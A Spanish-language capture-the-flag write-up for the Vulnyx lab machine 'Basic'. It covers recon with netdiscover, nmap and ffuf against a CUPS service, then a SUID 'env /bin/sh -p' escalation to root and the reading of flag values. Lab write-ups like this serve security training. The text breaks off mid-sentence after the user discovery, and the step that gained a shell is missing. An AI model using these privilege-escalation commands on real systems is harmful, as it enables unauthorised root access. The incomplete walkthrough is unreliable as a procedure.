

Máquina Basic (Vulnynx)

De Ignacio Millán Ledesma Publicado el: 03 agosto



Comenzamos con averiguar la dirección Ip de la Máquina Víctima, para ello utilizaremos la herramienta **netdiscover**, para ello ejecutamos el siguiente comando:

```
$ netdiscover -i eth1 -r 10.0.2.0/24
```

```
Currently scanning: Finished! | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
10.0.2.1	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.2	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.3	08:00:27:d6:4c:33	1	60	PCS Systemtechnik GmbH
10.0.2.7	08:00:27:8d:f7:c1	1	60	PCS Systemtechnik GmbH

- **Kali (Máquina Atacante):** 10.0.2.4
- **Máquina Víctima:** 10.0.2.7

Comprobamos si tenemos conexión con la Máquina Víctima, para ello ejecutamos el siguiente comando:

```
$ ping -c 1 10.0.2.7
```

```
PING 10.0.2.7 (10.0.2.7) 56(84) bytes of data:
64 bytes from 10.0.2.7: icmp_seq=1 ttl=64 time=0.226 ms

— 10.0.2.7 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.226/0.226/0.226/0.000 ms
```

Como se puede comprobar por el TTL nos enfrentamos a una Máquina **Linux**.

A continuación realizamos con la herramienta **nmap** un reconocimiento de los servicios, para ello ejecutamos el siguiente comando:


\$ `nmap -Pn 10.0.2.7 -sVC`

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-03 01:00 CEST
Nmap scan report for 10.0.2.7
Host is up (0.00039s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u2 (protocol 2.0)
|_ ssh-hostkey:
|_ 3072 f0:e6:24:fb:9e:b0:7a:1a:bd:f7:b1:85:23:7f:b1:0f (RSA)
|_ 256 99:c8:74:31:45:10:58:b0:ce:cc:63:b4:7a:82:57:3d (ECDSA)
|_ 256 60:da:3e:31:30:fa:b5:49:ab:48:c3:43:2c:9f:d1:32 (ED25519)
80/tcp    open  http      Apache httpd 2.4.56 ((Debian))
|_ http-title: Apache2 Test Debian Default Page: It works
|_ http-server-header: Apache/2.4.56 (Debian)
631/tcp    open  ipp       CUPS 2.3
|_ http-server-header: CUPS/2.3 IPP/2.1
|_ http-robots.txt: 1 disallowed entry
|_/
|_ http-title: Inicio - CUPS 2.3.3op2
MAC Address: 08:00:27:0D:F7:C1 (PC5 Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.26 seconds
```

Como podemos comprobar la Máquina Víctima tiene abiertos los puertos **22**, **80** y **631**.

Comprobamos que es lo que corre en el puerto 631.



A continuación, realizamos con la herramienta **FFUF** un fuzzing web, para ello ejecutamos el siguiente comando:

\$ `ffuf -u http://10.0.2.7:631/FUZZ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt`

```
jobs
de
help
admin
es
ru
ja
printers
classes
administration
```

Encontramos el directorio **printers**.

Accedemos al directorio y nos encontramos que existe el usuario **dimitri**.

elevados pudiendo utilizarse de forma abusiva para escalar privilegios como una puerta trasera **SUID**, por lo tanto nos vamos a la página [gtfobins](#) a mirar el payload.

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m +xs $(which env) .  
./env /bin/sh -p
```

Lo ejecutamos:

```
$ env /bin/sh -p
```

```
# whoami  
root  
# cat user.txt  
f17d2f67c468d15  
# cd /root  
# cat root.txt  
551df067bd06f13  
#
```

¡¡¡ Ya somos **root!!!**

También pudiendo leer las flags de **user** y **root**.